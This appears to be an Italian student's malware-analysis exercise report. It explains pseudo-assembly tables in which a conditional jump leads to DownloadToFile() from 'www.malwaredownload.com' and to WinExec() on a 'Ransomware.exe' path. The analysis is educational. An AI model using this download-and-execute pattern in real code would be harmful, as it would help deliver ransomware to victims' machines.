

# Report Venerdi

Tabella n.1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	Loc 0040BBA0	Tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	Loc 0040FFA0	Tabella 3

Tabella n.2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI=www.malwaredownload.com
0040BBA4	push	EAX	URL
0040BBA8	call	DownloadToFile()	Pseudo funzione

Tabella n.3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local\User\Desktop\Ransomware.exe
0040FFA4	push	EDX	.exe da eseguire
0040FFA8	call	WinExec()	Pseudo funzione

1. Il salto effettuato dal malware si trova nella memoria 00401068



motivo:  nella memoria precedente è presente la istruzione cmp che fa il compare se EBX == 11

Tabella n.1			
Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	Loc 0040BBA0	Tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	Loc 0040FFA0	Tabella 3

2.




3. Il malware ha 2 funzionalità implementate all'interno:

- A) DownloadToFile()
- B) WinExec()

4.

La funzione DownloadToFile()



URL= www.malwaredownload.com viene chiamato dalla istruzione call alla funzione DownloadToFile(), quale andrà a scaricare dei file.

Alla funzione WinExec() invece mentre viene usata sempre la istruzione push, la successiva chiamata (call) della funzione è il "path" dove si trova eseguibile da eseguire, ovvero "C:\Program and Settings\Local\User\Desktop\Ransomware.exe"